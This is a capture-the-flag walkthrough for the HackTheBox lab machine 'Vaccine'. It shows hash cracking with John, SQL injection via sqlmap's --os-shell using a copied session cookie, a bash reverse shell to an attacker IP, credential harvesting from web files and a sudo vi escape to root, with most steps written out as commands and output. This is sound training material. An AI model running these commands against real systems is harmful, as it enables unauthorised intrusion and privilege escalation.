CHALLENGE INFORMATION
 | Platform: HackTheBox Collection: Starting Point Tier: 2 Machine: Vaccine Released: 25/10/2021 |
MACHINE SYNOPSIS
Vaccine is a very easy Linux machine that emphasizes enumeration and password cracking. Anonymous FTP access exposes a password-protected backup archive which can be cracked to recover web application credentials. These credentials grant access to a PHP application vulnerable to SQL injection which leads to command execution and an initial shell as the postgres user. Finally, privilege escalation can be achieved by abusing misconfigured sudo permissions on vi.
Preparations
There are several ways to connect to the target machine. The method we use throughout this walkthrough is the provided pwnbox.
Once our connection is established, we spawn the target machine.
Additionally – even though it is not required – we may set a local variable (available only in the current shell) containing our target host’s IP address. Once set, we can easily access it by prepending a $ to our variable name.
user@kali:~$ rhost=<target-hosts-ip>
user@kali:~$ echo $rhost
<target-hosts-ip>
user@kali:~$We can use the unset command to remove the variable when it is no longer needed.
user@kali:~$ unset rhostTask-1
Question: Besides SSH and HTTP, what other service is hosted on this box?
ftp
We begin with a quick connectivity check
user@kali:~$ ping $rhost -c 4
...
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
...
user@kali:~$and follow up with our standard Nmap scan – version detection and default scripts against the top 1000 TCP ports.
user@kali:~$ nmap -sC -sV $rhost
...
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
...
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 ... backup.zip
...
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
...
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
...
|_http-title: MegaCorp Login
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
...
user@kali:~$Several items stand out upon initial inspection:
- FTP anonymous login is permitted: A file named
backup.zipis accessible. - SSH version is 1:8.0p1-6ubuntu0.1.
- Apache web server is running version Apache httpd 2.4.41.
- The operating system is likely Ubuntu 19.10 Eoan Ermine.
Since a web server is running on the target, we proceed with quick fingerprinting.
user@kali:~$ whatweb $rhost
http://10.129.94.247 [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.129.94.247], PasswordField[password], Title[MegaCorp Login]
user@kali:~$Task-2
Question: This service can be configured to allow login with any password for specific username. What is that username?
anonymous
Since anonymous login is enabled on the FTP service, we connect and download the file we identified earlier in Task-1.
user@kali:~$ ftp $rhost
...
Name (10.129.94.247:root): anonymous
...
Password:
...
ftp> ls
...
-rwxr-xr-x    1 0   0   2533 ... backup.zip
...
ftp> get backup.zip
...
ftp> exit
221 Goodbye.
...
user@kali:~$Task-3
Question: What is the name of the file downloaded over this service?
backup.zip
Attempting to decompress the archive fails because it is password protected.
user@kali:~$ ll
total 4.0K
-rw-r--r-- 1 user iser 2.5K ... backup.zip
user@kali:~$ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: index.php               incorrect password
[backup.zip] style.css password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: style.css               incorrect password
user@kali:~$Task-4
Question: What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?
zip2john
A quick online search yields two potential candidates: zip2john and rar2john.
Given the .zip extension, the appropriate tool is zip2john. Having identified the necessary utility, we proceed to extract the password hash.
user@kali:~$ man john
user@kali:~$ zip2john backup.zip > backupzip.hash
Created directory: /home/kali/.john
...
user@kali:~$ ll
total 8.0K
-rw-r--r-- 1 user user 2.5K ... backup.zip
-rw-r--r-- 1 user user 2.2K ... backupzip.hash
user@kali:~$The resulting password hash in backupzip.hash appears as follows:
Now we proceed to crack the hash:
user@kali:~$ john backupzip.hash
...
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
741852963        (backup.zip)
...
user@kali:~$ john --show backupzip.hash
backup.zip:741852963::backup.zip:style.css, index.php:backup.zip
...
user@kali:~$Extracting backup.zip with the recovered password – 741852963 – yields two source files: index.php and style.css.
user@kali:~$ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
user@kali:~$Examining the files reveals the following snippet from index.php:
session_start();
if(isset($_POST[‘username’]) && isset($_POST[‘password’])) {
if($_POST[‘username’] === ‘admin’ && md5($_POST[‘password’]) === “2cb42f8734ea607eefed3b70af13bbd3”) {
$_SESSION[’login’] = “true”;
header(“Location: dashboard.php”);
}
}
…
In summary, access is granted to any user supplying admin as the username and a password whose MD5 hash equals 2cb42f8734ea607eefed3b70af13bbd3. Upon successful authentication, the user is redirected to dashboard.php.
Examining style.css reveals nothing of particular interest, aside from references to locations such as modules/text.css.
Task-5
Question: What is the password for the admin user on the website?
qwerty789
To answer this question, we first save the MD5 hash identified in Task-4.
user@kali:~$ echo -n "2cb42f8734ea607eefed3b70af13bbd3" > md5hash
user@kali:~$ cat md5hash
2cb42f8734ea607eefed3b70af13bbd3
user@kali:~$We then use John to crack it.
user@kali:~$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt md5hash
...
qwerty789        (?)
...
user@kali:~$ john --show --format=Raw-MD5 md5hash
?:qwerty789
...
user@kali:~$Task-6
Question: What option can be passed to sqlmap to try to get command execution via the sql injection?
--os-shell
It is well past time we examined the website hosted on the target. Navigating to http://$rhost/ in our browser presents a login page.

Figure 1: Login page as landing page on the target website
We attempt authentication using the credentials obtained in Task-4 and Task-5:
- Username: admin
- Password: qwerty789
The credentials are valid, and we are authenticated. We notice that upon login, we are redirected to http://$rhost/dashboard.php.

Figure 2: Admin dashboard after successful authentication
After exploring the interface, we observe that search terms entered in the search field are reflected in the URL search parameter.

Figure 3: Reflected search
Since search fields of this nature are frequently vulnerable to SQL injection attacks, and given that the question explicitly references sqlmap, we consult the tool’s help page:
user@kali:~$ sqlmap --help
...
Usage: python3 sqlmap [options]
...
  Target:
    At least one of these options has to be provided to define the
    target(s)
...
    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
...
  Request:
    These options can be used to specify how to connect to the target URL
...
    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
...
  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system
...
    --os-shell          Prompt for an interactive operating system shell
...
user@kali:~$Reviewing the tool’s options provides both the answer to the task and guidance regarding our next steps.
Our next course of action is to use sqlmap to determine whether the target website is vulnerable to SQL injection.
Attempting to run sqlmap with only the URL specified fails because we have not provided authentication data.
user@kali:~$ sqlmap -u http://10.129.94.247/dashboard.php?search=test
...
got a 302 redirect to 'http://10.129.94.247:80/index.php'. Do you want to follow? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=f4j6ae5ahkv...a47gj2eidd'). Do you want to use those [Y/n] n
...
user@kali:~$One solution is to copy the cookie data from our authenticated browser session.
We retrieve the cookie information by navigating to Web Developer Tools > Storage > Cookies > http://$rhost.

Figure 4: Authenticated cookie
We then use the --cookie=<COOKIE> option to establish an authorized session. Note the modification to the cookie format:
PHPSESSID:“28ivthf91jm4d05jrcl09d0k7a”
# after
“PHPSESSID=28ivthf91jm4d05jrcl09d0k7a”
When executed, sqlmap reports that the search URL parameter is indeed vulnerable to SQL injection. It also provides example payloads for exploiting this weakness.
user@kali:~$ sqlmap -u http://10.129.94.247/dashboard.php?search=test --cookie="PHPSESSID=28ivthf91jm4d05jrcl09d0k7a"
...
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] Y
...
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 34 HTTP(s) requests:
...
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
...
user@kali:~$Given our objective – obtaining an interactive shell and establishing a foothold on the target – we opt for the aforementioned --os-shell option.
user@kali:~$ sqlmap -u http://10.129.94.247/dashboard.php?search=test --cookie="PHPSESSID=28ivthf91jm4d05jrcl09d0k7a" --os-shell
...
... [INFO] fingerprinting the back-end DBMS operating system
... [INFO] the back-end DBMS operating system is Linux
... [INFO] testing if current user is DBA
... [INFO] retrieved: '1'
... [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
... [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>Interacting with this shell proves cumbersome,
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
...
command standard output: 'postgres'
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] Y
...
command standard output: '/var/lib/postgresql/11/main'
os-shell>so we establish a reverse shell back to our local machine for improved functionality.
First, we start our listener on our local machine.
user@kali:~$ nc -lvnp 4444
...
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444Then we execute our reverse shell on the target machine.
os-shell> bash -c 'bash -i >& /dev/tcp/10.10.14.12/4444 0>&1'
...If everything is configured correctly, our listener catches the connection.
user@kali:~$ nc -lvnp 4444
...
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.94.247.
Ncat: Connection from 10.129.94.247:52230.
...
postgres@vaccine:/var/lib/postgresql/11/main$Unfortunately, this connection is unstable, so we upgrade it.
postgres@vaccine:/var/lib/postgresql/11/main$ which python3
...
/usr/bin/python3
postgres@vaccine:/var/lib/postgresql/11/main$ python3 -c 'import pty; pty.spawn("/bin/bash")'
...
postgres@vaccine:/var/lib/postgresql/11/main$ export TERM=xterm
...
postgres@vaccine:/var/lib/postgresql/11/main$ ^Z
[1]+  Stopped                 nc -lvnp 4444
user@kali:~$ stty raw -echo; fg
nc -lvnp 4444
...
postgres@vaccine:/var/lib/postgresql/11/main$Now that we have a stable interactive shell, we examine our surroundings. Traversing two directories up leads us to the user flag.
postgres@vaccine:/var/lib/postgresql$ ls -hla
...
-r--------  1 postgres postgres   33 ... user.txt
postgres@vaccine:/var/lib/postgresql$ cat user.txt
<redacted-flag>
postgres@vaccine:/var/lib/postgresql$This is satisfactory; however, even with the stabilized shell, our connection times out after a few minutes. With this limitation in mind, we search for any leaked credentials that might enable an SSH connection.
We locate cleartext credentials in the web server directory.
postgres@vaccine:/var/www/html$ grep -i passw* *
dashboard.php:	  $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
...
postgres@vaccine:/var/www/html$Using the credentials found in dashboard.php:
- Username: postgres
- Password: P@s5w0rd!
we initiate an SSH connection to our target.
user@kali:~$ ssh postgres@$rhost
The authenticity of host '10.129.94.247 (10.129.94.247)' can't be established.
...
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
...
[email protected]'s password:
Welcome to Ubuntu...
...
postgres@vaccine:~$Task-7
Question: What program can the postgres user run as root using sudo?
vi
We use the -l option with the sudo command to list the current user’s privileges.
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
...
User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$Submit The User Flag
Question: Submit user flag
<redacted-flag>
The user flag was already acquired during Task-6.
Submit The Root Flag
Question: Submit root flag
<redacted-flag>
Using the connection from Task-6 and building upon the information from Task-7, we proceed to escape the vi environment and spawn a root shell.
We execute the command from the sudo -l output in Task-7 as root.
postgres@vaccine:~$ sudo -u root /bin/vi /etc/postgresql/11/main/pg_hba.confand use the following commands inside the vi editor to spawn a root shell:
:shell
Once we have the root shell, we locate and retrieve the root flag.
root@vaccine:/# cd root
root@vaccine:/# ls -hla
...
-rw-------  1 root root   33 ... root.txt
...
root@vaccine:~# cat root.txt
<redacted-flag>
root@vaccine:~#Congratulations, we have successfully completed the challenge. All that remains is to terminate the target box – if it has not been terminated automatically – before proceeding to the next challenge.